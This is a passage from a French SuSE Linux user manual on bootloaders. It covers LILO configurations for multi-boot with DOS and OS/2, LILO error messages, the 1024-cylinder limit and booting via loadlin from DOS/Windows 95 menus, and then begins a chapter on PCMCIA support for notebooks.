1. Si vous avez utilisé pour DOS et OS/2 le **gestionnaire d'amorçage d'OS/2** et si vous voulez continuer à l'utiliser, le plus simple est d'inclure Linux dans son menu de démarrage : exactement comme il est décrit dans le dernier exemple.
2. *Possibilité* : En tant que gestionnaire d'amorçage principal, **LILO** est utilisé sur une partition primaire du premier disque.

L'exemple compliqué qui va suivre pour `lilo.conf` (fichier 4.7.2, page 130) présume que les partitions de démarrage pour DOS (partition primaire) et pour Linux (partition primaire) se trouvent sur le premier disque et que la partition de démarrage (logique) pour OS/2 est située sur le deuxième disque – chacune d'entre elles dans la limite des 1024 cylindres. OS/2 se trouve sur le deuxième disque, c'est pourquoi à la place de `/boot/chain.b` on utilise le chargeur spécial `/boot/os2_d.b`. Il est indifférent que le code du MBR provienne de MS-DOS ou d'OS/2. Dans la table des partitions, la partition LILO `/dev/sda4` doit être marquée comme partition de démarrage (active) à l'aide du programme **fdisk**.

4.8 Problèmes avec LILO

Quelques directives

Commençons par quelques directives simples qui vous permettront d'éviter dès le début la plupart des problèmes liés à LILO (extrait du manuel de l'utilisateur [Alm96]) :

- **Pas de panique !** Si quelque chose ne fonctionne pas : essayez d'abord de retrouver l'erreur et d'en découvrir la cause ; vérifiez votre diagnostic avant de commencer à prendre des mesures pour y remédier.
- Tenez toujours à disposition une “disquette de boot” actuelle et éprouvée. La disquette d'amorçage et le CD d'installation SuSE Linux contiennent, depuis la version 5.0, un système Linux autonome (système de secours, voir paragraphe 16.4), avec lequel vous pourrez de nouveau accéder à vos partitions Linux. Il contient suffisamment d'outils pour résoudre la plupart des problèmes posés par des disques durs qui ne sont plus accessibles.

¹⁵ Moins effectif : le MBR, car chaque repartitionnement avec un **fdisk** étranger pourrait le réécrire et supprimer ainsi LILO.

4. Amorçage et gestionnaires d'amorçage

```
# LILO Fichier de configuration
# Start LILO global Section
boot = /dev/sda4          # LILO dans la partition racine Linux
backup = /boot/boot.sda4.970428
message = /boot/message # Message d'accueil
prompt
delay = 100
vga = normal
#
# Linux bootable partition config begins
image = /boot/vmlinuz
    label = linux
    root = /dev/sda4
# Linux bootable partition config ends
#
# OS/2 bootable partition config begins
other = /dev/sdb5
    table = /dev/sdb
    label = os2
    loader = /boot/os2_d.b
# New for LILO v20 and newer: interchange disk drives:
    map-drive = 0x80      # first hd: BIOS number 0x80
    to         = 0x81      # second hd: BIOS number 0x81
    map-drive = 0x81
    to         = 0x80
# OS/2 bootable partition config ends
#
# DOS bootable partition config begins
other = /dev/sda1
    table = /dev/sda
    label = dos
# DOS bootable partition config ends
```

fichier 4.7.2: LILO avec DOS, OS/2 et Linux sur deux disques durs

- Lisez la documentation, surtout si le système ne fait pas ce qu'à votre avis il devrait faire.
- Avant chaque appel du map-installer (`/sbin/lilo`) : vérifiez soigneusement le fichier de configuration `/etc/lilo.conf`.
- Invoquez `/sbin/lilo` à chaque fois qu'un élément du mécanisme de démarrage de LILO ou le fichier de configuration de LILO `/etc/lilo.conf` a été modifié.
- La prudence est de rigueur si vous avez de grands disques ou plusieurs disques : tenez compte de la limite des 1024 cylindres !
- Faites un essai avec et sans option `linear` (il est le plus souvent préférable de se passer de cette option !)

4.8.1 Diagnostic d'erreur : Message de démarrage de LILO

Voici dans les grandes lignes le paragraphe 5.2.1 de [Alm96].

4.8. Problèmes avec LILO

Lorsque LILO est chargé, il affiche le mot 'LILO'. Chaque lettre correspond à l'achèvement d'une phase spécifique. Lorsque LILO ne peut pas démarrer, les lettres déjà affichées montrent de façon précise à quel stade un problème est survenu.

(*rien*) Aucune partie de LILO n'a été chargée. Ou LILO n'est pas du tout installé, ou la partition contenant le secteur d'amorçage de LILO n'a pas été initialisée.

'L' *error* ... Le "premier niveau" a été chargé et démarré mais le second niveau n'a pas pu être chargé (/boot/boot.b). Ceci laisse habituellement supposer qu'on est en présence d'un défaut physique du support de données d'amorçage ou d'une incohérence dans la géométrie du disque.

'LI' Le second niveau de LILO a été chargé mais n'a pas pu être démarré. Cela a pu être provoqué par une incohérence dans la géométrie du disque ou par le déplacement de /boot/boot.b sans réinstallation de LILO.

'LIL' Le second niveau de LILO a été démarré mais n'a pas pu charger les données nécessaires (table de descripteurs etc.) depuis le fichier map. Ceci est typiquement provoqué par un défaut physique du support de données d'amorçage ou par une incohérence dans la géométrie du disque.

'LIL?' Le second niveau de LILO a été chargé à une adresse mémoire erronée. Ceci est typiquement provoqué par une incohérence subtile dans la géométrie du disque ou par le déplacement de /boot/boot.b sans nouvelle installation de LILO.

'LIL-' Les données dans le fichier map sont corrompues. Ceci est typiquement provoqué par une incohérence dans la géométrie du disque ou par le déplacement de /boot/boot.b sans nouvelle installation de LILO.

'LILO' Toutes les parties de LILO ont été chargées avec succès.

Les causes les plus courantes pour des *incohérences dans la géométrie* ne sont pas des défauts physiques ni des tables de partitions non valides mais des erreurs lors de l'installation de LILO :

- non respect de la limite des 1024 cylindres (voir paragraphe suivant) ;
- échec dans la tentative de démarrer avec LILO à partir d'une partition logique.

4.8.2 La limite des 1024 cylindres

Comme nous l'avons déjà répété plusieurs fois (paragraphe 4.3), la totalité du mécanisme de démarrage de LILO, c'est-à-dire l'ensemble des données dont LILO a besoin pour démarrer, doit être accessible avec les seules routines du BIOS. Nous avons déjà mentionné quels secteurs du disque dur peuvent être considérés comme adéquats (par la suite, nous parlerons simplement de *secteurs admissibles*).

Quelles possibilités peut-on envisager avec ces restrictions ? En fait un bon nombre si l'on considère que *seul* le mécanisme de démarrage est concerné. Aucune règle ne prescrit que celui-ci doit être situé sur la partition racine de Linux : il est même possible, en cas de nécessité absolue, (bien que cela

4. Amorçage et gestionnaires d'amorçage

comporte certains risques) de transférer les fichiers concernant le démarrage sur les partitions d'autres systèmes d'exploitation à condition que Linux ait un accès en lecture et en écriture à leurs systèmes de fichiers.



Vous devez seulement vous garder d'installer le secteur d'amorçage de LILO sur une partition étrangère car le système de fichiers de celle-ci serait très probablement détérioré !

- La **solution la plus correcte** consiste à créer, lors de l'installation de Linux, une partition primaire Linux dans les limites du secteur admissible et d'y loger les données de LILO (y compris le secteur d'amorçage de LILO). Cette partition est actuellement, dans la majeure partie des cas, la partition racine de Linux. Depuis la version 6.0 de SuSE Linux, une partition (/boot) séparée est prévue pour le cas d'une installation avec YaST. Cette partition a seulement la taille nécessaire pour contenir les fichiers suivants :

- `boot.b`, `map`, `messages`,
- les noyaux Linux que LILO doit amorcer.

Il suffit donc de quelques méga-octets. Le reste du système ne subit plus aucune restriction concernant son emplacement sur le(s) disque(s) dur(s) : lorsque le noyau a commencé à tourner, il a un accès illimité à tous les disques durs du système.

Mais que faire s'il n'y a plus de place pour une telle partition ? Si vous ne voulez pas ou ne pouvez pas repartitionner et s'il n'est pas non plus question d'envisager une mise à niveau (upgrade) vers SCSI ou un BIOS moderne, il existe encore deux solutions de fortune :

- Utiliser une disquette d'amorçage à la place de LILO sur le disque ou, si vous travaillez sous MS-DOS, amorcer Linux à l'aide de **loadlin**.
- Placer tout ce qui constitue le mécanisme de démarrage de LILO sur une partition non Linux située dans les limites du secteur admissible et sur laquelle Linux peut écrire (par exemple une unité de disque DOS FAT/VFAT). Il n'est naturellement pas possible d'y écrire aussi le secteur d'amorçage de LILO ! Il ne reste donc plus pour cela que le début d'une partition étendue sur le premier disque – avant le 1024ème cylindre – ou le MBR. Supposons que la partition concernée soit montée sous `/mnt`. LILO doit être placé sur le MBR, par exemple `/dev/hda` et doit en plus amorcer DOS depuis `/dev/hda1`. La procédure se déroule ainsi :
- Vous créez un nouveau répertoire, par exemple `/mnt/LINUX` et vous y copiez les fichiers LILO que nous venons de mentionner depuis `/boot` : `boot.b`, `map`, `messages` ainsi que "chain-loader" pour les autres systèmes d'exploitation (`chain.b`) et le noyau Linux que LILO doit amorcer.
- Vous créez un `/mnt/LINUX/lilo.cfg` dans lequel tous les chemins d'accès pointent sur `/mnt/LINUX` (fichier 4.8.1, page 133) :

4.8. Problèmes avec LILO

```
# LILO Fichier de configuration Répertoire étranger
# Start LILO global Section
boot=/dev/hda          # Cible de l'installation
backup=/mnt/LINUX/hda.xxxx # sauvegarde de l'ancien MBR
install=/mnt/LINUX/boot.b # Naturellement LILO et
map=/mnt/LINUX/map      # fichier map dans /mnt/LINUX!
message=/mnt/LINUX/message # optionnel
prompt
timeout=100           # Attente à l'invite: 10 s
vga = normal          #
# End LILO global section
#
# Linux bootable partition config begins
image = /mnt/LINUX/premier_noyau # par défaut
    root = /dev/Votre_périphérique_racine # partition
                                           # racine par ici!
    label = linux
# Linux bootable partition config ends
#
# Sections de système pour autres noyaux ici:
#
# Fin de Linux
# DOS bootable partition config begins
other = /dev/hda1      # Unité de disque MSDOS
    label = dos
    loader = /mnt/LINUX/chain.b
    table = /dev/hda
# DOS bootable partition config ends
```

fichier 4.8.1: lilo.cfg pour partition étrangère

- Vous installez LILO avec *ce* lilo.cfg :

```
terre: # /sbin/lilo -C /mnt/LINUX/lilo.cfg
```

LILO devrait ensuite fonctionner. Amorcez MS-DOS et protégez les fichiers LILO, autant que faire se peut, contre les accès en écriture. (Rappel : chacun de ces accès met LILO hors fonction !). Assignez au moins les attributs DOS *système* et *caché* à tous les fichiers dans X:\LINUX (X : étant l'unité MS-DOS qui vient d'être montée sous /mnt).

Pour terminer, nous tenons à attirer votre attention sur les deux HOWTO LILO.gz et Large-Disk.gz qui traitent ce sujet (/usr/doc/howto/en/mini/).

4.8.3 Problèmes d'amorçage particuliers avec le noyau à partir de 2.0

Lors de l'amorçage avec LILO – que ce soit à partir d'une disquette ou d'un disque dur – il survient quelquefois des problèmes après le chargement d'un grand noyau (par exemple le noyau d'installation SuSE) : - (

Bien qu'il soit possible de sélectionner un noyau à l'invite de LILO et bien que le noyau soit aussi chargé (certains points sont affichés), il se

4. Amorçage et gestionnaires d'amorçage

peut que le démarrage ne se fasse pas. Cela signifie qu'avant le message "uncompressing Linux" le système se plante en réagissant de diverses manières.

Messages ou symptômes d'erreurs possibles :

- Le système amorce de nouveau
- Le système demeure inerte
- "crc-error"
- "no free space"
- "Error 0x00"
- "Error 0x01"
- "incomplete literal tree"

Ensuite, on accède encore partiellement à la disquette mais le système ne bouge pas.

La *cause* réside dans la combinaison d'un grand noyau, de LILO et d'un matériel déficient. Ceci concerne grosso modo 1 % des machines.

Nous supposons qu'un BIOS défectueux a des difficultés à accéder rapidement à la mémoire.

Ce problème *ne* survient *pas* si

- Linux a été amorcé avec **loadlin** (paragraphe 4.9),
- le noyau a été copié sur une disquette par exemple avec

```
terre: # dd if=/boot/vmlinuz of=/dev/fd0
```

et s'il est chargé directement à partir de celle-ci

- un plus petit noyau qui a été créé avec

```
terre: # make zImage
```

(par exemple un vieux noyau 1.2.13) est amorcé avec LILO.

Les configurations de BIOS suivantes ont également pu amorcer sans problème :

- Mettre hors fonction (disable) "Internal Cache"
- DRAM Precharge Wait State sur 1 **et**
- DRAM Wait Burst Timing auf 0x3333

Solution

Tout d'abord, il est nécessaire qu'un système puisse être installé. Si vous ne pouvez pas amorcer directement avec **loadlin** (ou **setup.exe**) vous devriez utiliser pour l'installation une vieille disquette d'amorçage 1.2.13. Si vous n'en avez pas à votre disposition, modifiez les paramètres du BIOS.

Après une installation terminée avec succès, la question se pose de savoir comment amorcer le système. On amorce d'abord à partir du même support que pour l'installation. Avec **loadlin** à partir de la partition DOS, il n'y a aucun problème. Avec une disquette d'amorçage, spécifiez comme paramètre :

4.9. Construire un mécanisme d'amorçage avec loadlin

```
load_ramdisk=0 root=/dev/<partition_racine>
```

<partition racine> est ici la partition racine, par exemple hda1.

Après cela, vous devriez tout de suite générer votre propre noyau qui pourra alors être amorcé par LILO.

4.9 Construire un mécanisme d'amorçage avec loadlin

Nous allons maintenant, avec **loadlin**, vous présenter une autre méthode d'amorçage de SuSE Linux. **loadlin** est un programme DOS capable de démarrer un noyau Linux stocké dans un répertoire DOS. **loadlin** s'intègre harmonieusement dans un environnement DOS/Windows 9x et peut être aisément lancé à l'aide du gestionnaire d'amorçage de Windows. Aucune entrée n'étant faite dans le *MBR*, Windows ne voit de Linux qu'une ou plusieurs partitions avec des identificateurs (angl. *ID*) qui lui sont inconnus. Le risque d'effets secondaires indésirables dus à la présence de Linux sur votre machine devient ainsi minimal. La procédure décrite ici fonctionne aussi bien avec Windows 95 qu'avec Windows 98. Les fichiers de configuration qui vous sont présentés ont été développés sous Windows 95, c'est pourquoi il ne sera question ici que de Windows 95.

Si vous voulez utiliser **loadlin** pour lancer Linux, vous devez préparer le chemin. Vous devez aussi, en fonction des caractéristiques de votre système, modifier certains fichiers de démarrage.

Vous pouvez en principe activer **loadlin** de deux manières : en choisissant, lors du démarrage du système, entre plusieurs configurations dans le menu de démarrage ou en activant **loadlin** à partir du système en cours d'exécution et en passant à Linux.

Ces deux méthodes ont leurs avantages et leurs inconvénients :

- Le menu de démarrage vous évite de faire un détour par un autre système d'exploitation afin de pouvoir lancer Linux.
- Dans un menu de démarrage, vous pouvez aussi inclure d'autres configurations et construire ainsi un mécanisme de démarrage universel.
- Vous devez toutefois modifier les fichiers de démarrage pour créer un menu de démarrage ; pour cela, il est éventuellement nécessaire de faire quelques essais.
- À l'invite du DOS, le passage à Linux est très facile.
- Sous Windows 95, il est possible d'intégrer harmonieusement le mécanisme de démarrage de Linux dans l'interface graphique. Un double clic sur une icône vous fait passer sous Linux. Mais un menu de démarrage est également possible sous Windows 95 (Windows 95 inclut DOS 7.0).

4. Amorçage et gestionnaires d'amorçage

Recommandation



Utilisez, si possible, un menu de démarrage si vous voulez lancer Linux directement après l'allumage de la machine. La méthode de l'invite du DOS ou du double clic peut aussi être utilisée en supplément si vous voulez passer de DOS/Windows 95 à Linux.

Il y aurait beaucoup à dire sur les menus de démarrage et la configuration de Windows 95 et vous comprendrez que nous ne pouvons traiter ici que les grandes lignes de ces sujets.

4.9.1 Fichiers indispensables pour loadlin

Voici ce que vous devez toujours faire (sous DOS, Windows 3.x et Windows 95) :

1. Vous avez probablement déjà installé **loadlin** (voir paragraphe 2.6.4, page 44). Si ce n'est pas le cas, vous devez d'abord l'installer à partir du CD 1 via **setup**.
2. Passez (sous MS-DOS) au répertoire `c:\loadlin`. Il s'y trouve un fichier `linux.par`. Créez, à l'aide d'un éditeur, un fichier du nom de `startlin.bat`. (ou d'un autre nom qui vous convient). Écrivez dans ce fichier une ligne semblable par exemple à celle du fichier 4.9.1, page 136.

```
c:\loadlin\loadlin @c:\loadlin\linux.par
```

fichier 4.9.1: Exemple d'un fichier batch pour le démarrage de Linux

Éditez maintenant, dans le fichier `linux.par`, la ligne suivante comme dans le fichier 4.9.2, page 136

```
c:\loadlin\zimage # la première valeur doit être
                  # le nom de fichier du noyau Linux

root=/dev/xxx    # le périphérique sera monté
                  # comme système de fichiers racine (root)

ro               # monte root en lecture seule (read only)
```

fichier 4.9.2: Exemple d'un fichier de paramètres pour le démarrage de Linux

À la place de `xxx`, vous entrerez le nom du périphérique de votre partition racine (vous aviez déjà noté ce nom par écrit au paragraphe 2.11.2, page 71). Avec le fichier `startlin.bat`, vous pouvez à tout moment lancer Linux à l'invite du DOS. Le fichier `linux.par` est utilisé aussi bien par `startlin.bat` que par `config.sys` et contient tous les paramètres indispensables au lancement de Linux. Lorsque vous serez familiarisé avec Linux, vous pourrez ajouter et/ou remplacer des paramètres dans `linux.par`. Lorsque vous aurez plus tard construit votre propre noyau, vous le copierez à partir du système de fichiers Linux vers `c:\loadlin\zimage` et c'est désormais ce noyau qui sera lancé.

4.9. Construire un mécanisme d'amorçage avec loadlin

4.9.2 Création de menus de démarrage

Vous procéderez ainsi pour créer un menu de démarrage sous DOS ou Windows 3.x :

1. Vous devez tout d'abord définir un menu de démarrage dans le fichier `c:\config.sys`. Pour cela, faites des entrées analogues à celles du fichier 4.9.3, page 137.

```
[Menu]
menuitem=Win, Démarrer Windows ...
menuitem=DOS, Démarrer MS-DOS ...
menuitem=Linux, Démarrer Linux ...
menucolor=15,1
menudefault=Win,5
```

fichier 4.9.3: Exemple pour `config.sys` (1ère partie) pour le lancement de Linux

Sous le label `[Menu]`, vous définirez les entrées du menu de démarrage ainsi que sa couleur et vous préciserez au bout de combien de secondes quelle option du menu devra être automatiquement activée.

2. Plus bas, vous ajouterez les labels `[Common]`, `[Win]`, `[DOS]` et `[Linux]`. Pour `Common`, vous écrirez les entrées qui devront toujours être valables et pour les autres labels, les entrées qui ne seront valables que pour une option précise. Utilisez pour cela les lignes qui se trouvent dans votre `config.sys` actuel. Le fichier 4.9.4, page 137 vous montre un exemple.

```
[Common]
device=c:\dos\himem.sys /testmem:off
device=c:\dos\emm386.exe noems I=E000-F4FF
dos=high,umb
files=30
buffers=10
shell=c:\dos\command.com

[Win]
devicehigh=c:\dos\dblspace.sys /move
devicehigh=c:\cd\slcd.sys /D:SONY_000 /B:340 /M:P /V /C

[DOS]
devicehigh=c:\dos\dblspace.sys /move
devicehigh=c:\cd\slcd.sys /D:SONY_000 /B:340 /M:P /V /C

[Linux]
shell=c:\loadlin\loadlin.exe @c:\loadlin\linux.par

[Common]
rem Reste vide
```

fichier 4.9.4: Exemple pour `config.sys` (2ème partie) pour le lancement de Linux

4. Amorçage et gestionnaires d'amorçage

Stockez ensuite le fichier en mémoire.

3. Ouvrez maintenant le fichier `c:\autoexec.bat`. Dans ce fichier, vous devez écrire les mêmes labels et leur attribuer des entrées mais la notation est quelque peu différente. Le label qui a été choisi dans le menu de démarrage est inclus dans la variable `%config%`. Écrivez quelque chose qui sera peut-être similaire au contenu du fichier 4.9.5, page 138.

```
@echo off

rem Entrées pour toutes les configurations
switches= /f
set comspec=c:\dos\command.com
prompt $p$g
loadhigh c:\dos\keyb gr,,c:\dos\keyboard.sys
loadhigh c:\dos\doskey
set temp=c:\temp
loadhigh c:\dos\mscdex.exe /D:SONY_000 /E /V /L:H
c:\logimaus\mouse.exe

goto %config%

:Win
c:\dos\smartdrv.exe a- b- c+ 2048 1024
path c:.;d:.;c:\windows;c:\dos;c:\util;
win :
c:\dos\smartdrv /C
goto ende

:DOS
path c:.;d:.;c:\dos;c:\util;
goto ende

:ende
echo * Au revoir *
```

fichier 4.9.5: Exemple pour `autoexec.bat` pour le lancement de Linux

4. Si vous amorcez maintenant votre machine, le menu de démarrage apparaît et vous avez 5 secondes pour sélectionner une entrée. Au bout de 5 secondes, Windows démarrera automatiquement. Si vous choisissez 'Linux', Linux démarre et attend votre login.

4.9.3 Démarrage à partir de Windows

Procédez ainsi afin de créer une icône de démarrage qui vous servira à amorcer Linux à partir d'un système Windows 95 en cours d'exécution.

1. Cliquez dans le répertoire `c:\loadlin`, marquez le fichier `startlin.bat` et sélectionnez 'Copier' dans le menu 'Édition'.
2. Passez maintenant dans un répertoire ou sur un bureau, selon l'emplacement que vous avez prévu pour votre icône Linux. pressez le bouton droit de la souris et sélectionnez 'Créer un lien'.

4.9. Construire un mécanisme d'amorçage avec loadlin

3. Marquez le lien qui vient d'être ajouté, pressez le bouton droit de la souris et sélectionnez 'Créer un lien'. Passez au registre 'Programme', cliquez en bas sur le bouton 'Étendue'. Marquez d'une croix, dans le masque, le champ 'Mode MS-DOS'. Validez avec 'OK'.
4. À l'aide du bouton 'Autre symbole', vous pouvez choisir une belle icône et donner au lien un nom adéquat. Vous avez maintenant terminé !
5. Un double clic sur le nouveau symbole fait apparaître un masque qui confirme que Windows 95 s'efforce de passer en mode MS-DOS. Si ce masque vous énerve : désactivez-le dans les propriétés du lien.

4.9.4 Le menu de démarrage Windows

Vous procéderez ainsi pour créer un menu de démarrage pour Windows 95 :

1. Vous devez tout d'abord éditer le fichier `c : \msdos.sys`. Pour cela vous le rendrez visible au moyen de

```
C :> attrib -R -S -H c : \msdos.sys
```

C'est un fichier texte auquel vous devrez ajouter quelques lignes pour activer le menu de démarrage propre à Windows 95. Sous le label [Options], cela devrait avoir plus ou moins l'aspect du fichier 4.9.6, page 139.

```
[Options]
BootGUI=0
BootDelay=0
BootMenu=0
Logo=0
```

fichier 4.9.6: `msdos.sys` pour le lancement de Linux

Le paramètre `Logo=0` est optionnel et empêche Windows 95 de passer, avant l'amorçage, en mode graphique. L'amorçage se fait plus rapidement et vous aurez moins d'ennuis si vous voulez utiliser plus tard, sous Linux, l'émulateur DOS.

Le paramètre `BootGUI=0` amène Windows 95 à passer directement en mode DOS. Après avoir édité les fichiers, vous remettrez les attributs dans leur état d'origine. Pour que Windows démarre, l'entrée

```
C :> win
```

doit être faite à l'invite du DOS. Mais c'est ce que fait déjà notre fichier exemple `c : \autoexec.bat` si vous avez choisi Win95 dans le menu.

2. Vous devrez ensuite définir votre propre menu de démarrage dans le fichier `c : \config.sys`. Pour cela, vous pouvez mettre, par exemple au début du fichier, le contenu du fichier 4.9.7, page 140.
Sous le label [Menu], vous définirez les entrées du menu de démarrage et vous préciserez au bout de combien de secondes quelle option du menu devra être automatiquement activée.
3. Plus loin, en bas, se trouvent les labels [Win95], [DOS], [Linux] et [Common]. Pour [Common], vous écrirez les entrées qui devront toujours

4. Amorçage et gestionnaires d'amorçage

```
[Menu]
menuitem=Win95, démarrer Windows 95 ...
menuitem=DOS, démarrer MS-DOS ...
menuitem=Linux, démarrer Linux ...
menudefault=Win95,5
```

fichier 4.9.7: Exemple pour `config.sys` (1ère partie) pour le lancement de Linux sous Windows 95

être valables (sous Windows 95 elles sont peu nombreuses). Pour les autres labels, les entrées qui ne sont valables que pour une option précise du menu de démarrage. Utilisez pour cela les lignes qui se trouvent dans votre `config.sys` actuel. L'exemple donné dans le fichier 4.9.8, page 140 est une simple suggestion.

```
[Win95]
dos=high,umb
device=c:\windows\himem.sys /testmem:off

[DOS] device=c:\plugplay\drivers\dos\dwcfgmg.sys
dos=high,umb
device=c:\windows\himem.sys /testmem:off
device=c:\windows\emm386.exe noems I=B000-B7FF
devicehigh=c:\cdrom\torisan.sys /D:TSYCD3 /P:SM

[Linux]
shell=c:\loadlin\loadlin.exe @c:\loadlin\linux.par

[Common]
accddate=C+ D+ H+
switches= /F buffers=20
```

fichier 4.9.8: Exemple pour `config.sys` (2ème partie) pour le lancement de Linux sous Windows 95

Sauvegardez ensuite le fichier.

4. À présent, ouvrez le fichier `c:\autoexec.bat`. Dans ce fichier, vous devez écrire les mêmes labels et attribuer des entrées à ces labels. La notation est maintenant quelque peu différente. Le label qui a été choisi dans le menu de démarrage est inclus dans la variable `%config%`. Écrivez quelque chose qui sera peut-être similaire au contenu du fichier 4.9.5, page 138.
5. Si vous amorcez maintenant votre machine vous verrez apparaître votre propre menu de démarrage. Vous aurez 5 secondes pour faire votre choix. Ensuite Windows 95 démarrera automatiquement. Si vous sélectionnez 'Linux', Linux démarre et attend votre login.

4.9. Construire un mécanisme d'amorçage avec loadlin

```
@echo off
loadhigh keyb gr,,c:\windows\command\keyboard.sys
goto %config%

:Win95
win
goto ende

:DOS
path c:.;d:.;c:\windows\command;c:\util;
loadhigh c:\windows\command\mscdex.exe /D:TSYCD3 /L:x
loadhigh c:\windows\command\doskey
c:\windows\command\mouse.exe
goto ende

:ende
echo * Et maintenant? *
```

fichier 4.9.9: Exemple pour autoexec.bat pour le lancement de Linux sous Windows 95

4. Amorçage et gestionnaires d'amorçage

Chapitre 5

Notebooks avec cartes PCMCIA

Introduction

Linux supporte maintenant toute une gamme d'adaptateurs et de cartes PCMCIA et il est ainsi possible de doter presque tous les portables de type notebook sur lesquels tourne Linux, de cartes PCMCIA. Tous les adaptateurs PCMCIA courants peuvent être utilisés. Font partie de ceux-ci : **Intel**, **Cirrus**, **Vadem**, **VLSI**, **Ricoh** et les circuits **Databook**. Les adaptateurs spéciaux des laptops **IBM** et **Toshiba** sont également supportés et même les cartes PCMCIA pour ordinateurs de bureau devraient fonctionner. On peut trouver une liste actuelle des cartes supportées dans la documentation PCMCIA (paquetage `pcmcia`, `/usr/doc/packages/pcmcia/SUPPORTED.CARDS`).

Pour une première installation, les cartes PCMCIA ne sont essentielles que dans les cas suivants :

- si vous installez via `FTP` ou `NFS` et si vous utilisez pour cela la carte réseau PCMCIA
- si vous installez au moyen d'un CD-ROM et si le lecteur de CD-ROM est connecté par PCMCIA
- si vous installez sur un disque SCSI connecté à l'aide d'un adaptateur SCSI PCMCIA
- si vous utilisez un lecteur de CD-ROM SCSI connecté à l'aide d'un adaptateur SCSI PCMCIA

Des informations générales concernant les notebooks sous Linux sont regroupées dans la page WWW <http://www.cs.utexas.edu/users/kharker/linux-laptop/>.

5.1 Le concept

Le support du matériel PCMCIA représente un sous-système autonome qui est développé de façon relativement indépendante du noyau standard et n'a donc pas encore été inclus dans celui-ci. Des travaux de développement sont cependant réalisés dans ce sens et l'on peut escompter qu'à l'avenir le support PCMCIA sera un élément du noyau officiel.

Le support PCMCIA n'est disponible, jusqu'à présent, que sous forme de modules du noyau (voir paragraphe 13.2). Il existe, pour la gestion de ces modules, un programme spécial appelé **Card-Manager** (`cardmgr`).

5. Notebooks avec cartes PCMCIA

Le Card-Manager contrôle les sockets PCMCIA et il charge ou supprime, en cas de nécessité, le module correspondant. Dans ce sens, le Card-Manager peut être considéré comme un deuxième démon kernel (voir paragraphe 13.2 au sujet de **kernel** ou **kmod** du noyau 2.2.x). Ce concept permet en particulier de changer des cartes dans un système en cours d'exécution sans qu'il soit indispensable de prendre des dispositions particulières.

Mais il présente aussi des inconvénients. Comme il n'est pas possible de compiler une carte SCSI PCMCIA de façon permanente dans le noyau, certaines limites sont imposées lors de l'installation sur une machine dotée d'un tel matériel. Il n'est pas toujours possible de faire une installation complète de Linux sur un disque SCSI connecté au laptop par un tel contrôleur SCSI. Pour dire les choses de façon plus exacte : l'installation est parfaitement possible mais l'amorçage du système est extrêmement compliqué du fait que le pilote pour l'adaptateur SCSI ne peut être chargé dans le noyau qu'après l'amorçage ; une méthode praticable vous est présentée au paragraphe 15.1.2

Si vous utilisez un **lecteur JAZ** sur l'interface *parallèle*, la situation est un peu plus réjouissante car ce pilote peut être inséré dans le noyau. Toutefois, le port parallèle (port imprimante) n'est plus disponible pour l'accès à une imprimante. Ce n'est que si l'on utilise le système **parport** du noyau 2.2.x que ceci devrait être possible.

Pour le moment, la seule issue à ce dilemme est l'utilisation d'une forme spéciale de disque RAM qui permet l'exécution de programmes avant l'amorçage proprement dit du système. On a ainsi la possibilité, avant d'amorcer véritablement le système, de charger les modules nécessaires pour pouvoir accéder aussi au matériel PCMCIA.

La réalisation technique est relativement complexe et ne peut donc pas être décrite ici en détail¹.

La disquette d'amorçage fournie par SuSE utilise cette forme spéciale du disque RAM. Si vous voulez donc installer la totalité de votre système Linux sur un disque connecté par un adaptateur SCSI PCMCIA, vous ne pourrez amorcer votre système qu'avec cette disquette. Comme ceci n'est en général pas souhaitable et qu'une mise à niveau du noyau demande un surcroît important de travail, nous vous déconseillons expressément d'avoir recours à cette forme d'installation et nous vous recommandons de créer au moins la partition racine sur le disque dur (E)IDE dont vous disposez normalement. L'espace nécessaire est d'environ 20 Mo.

Installation

Comme nous l'avons dit précédemment, la disquette d'amorçage SuSE possède, depuis la version SuSE Linux 4.4.1, la propriété de lancer le Card-Manager et de charger les modules PCMCIA nécessaires avant le démarrage proprement dit du système. Lors de cette procédure, le chipset utilisé est reconnu automatiquement.

¹ Vous trouverez des informations à ce sujet dans les fichiers **ramdisk.txt** et **initrd.txt** contenus dans le répertoire **/usr/src/linux/Documentation**.

5.1. Le concept

Après l'amorçage, sélectionnez, dans **linuxrc**, l'option du menu 'Modules du noyau (pilotes matériels)' et ensuite l'option 'Chargement de modules PCMCIA'. Vous avez alors la possibilité de communiquer au système PCMCIA certains paramètres de démarrage² dans le premier champ d'entrée pour les modules PCMCIA et dans le champ suivant pour les pilotes de cartes PCMCIA. Mais normalement, vous pouvez laisser ces deux champs vides. **linuxrc** tente alors de reconnaître le chipset utilisé, charge les modules PCMCIA et lance ensuite le Card-Manager. Celui-ci aura quelques secondes pour analyser le matériel et charger, le cas échéant, les modules nécessaires.

Pour des raisons de place, la disquette d'amorçage ne contient que les modules essentiels pour l'installation. Il n'y a pas par exemple de modules pour cartes modem.



Dès que **linuxrc** vous fera savoir que le Card-Manager a été lancé avec succès, vous pourrez faire charger le système d'installation directement à partir du CD et continuer "normalement" l'installation en lançant YaST ainsi qu'il est décrit au paragraphe 2.3.4. Vous pourrez vérifier, sur les consoles 3 et 4 ((Alt)+(F3) ou (Alt)+(F4)) si le matériel a été correctement reconnu.

Lors de la sélection des paquetages, vous devez absolument veiller à ce que le paquetage `pcmcia` soit également installé. Si vous avez omis de le faire pendant la première procédure d'installation, vous pouvez toujours y remédier ultérieurement. Si vous installez à partir d'un support PCMCIA, vous n'avez pas d'autre solution que d'amorcer le 'système installé' à partir de la disquette d'amorçage qui accompagne la distribution (voir paragraphe 16.2, page 389) et d'intégrer ensuite le paquetage avec YaST (voir paragraphe 3.4.3, page 87).

Si pendant la première installation vous n'avez pas activé le système PCMCIA et si vous voulez l'utiliser plus tard, vous devrez installer ultérieurement le paquetage `pcmcia`, série a avec YaST. La procédure est décrite au paragraphe 3.4.3, page 87. En cas de doute, vérifiez avec YaST.



Pilotage des cartes PCMCIA

Ainsi que nous l'avons déjà dit plus haut, il est possible de changer les cartes pendant l'exécution du système. Certains scripts qui se trouvent dans `/etc/pcmcia` sont exécutés lors de l'ajout ou de la suppression de différentes cartes. Pour vous informer sur l'état du système PCMCIA ou pour modifier l'état des cartes, vous pouvez utiliser **cardctl** depuis la ligne de commande. Vous devez transmettre à ce programme une commande telle que par exemple **cardctl status**. Si vous ne spécifiez aucune commande, vous obtiendrez un aperçu des commandes possibles ; voir la page de man de `cardctl` (`man 8 cardctl`).

² Vous trouverez des informations spécifiques dans les fichiers `pcmcia.txt` et `i82365.txt` du répertoire `docu` sur le premier CD.

5. Notebooks avec cartes PCMCIA




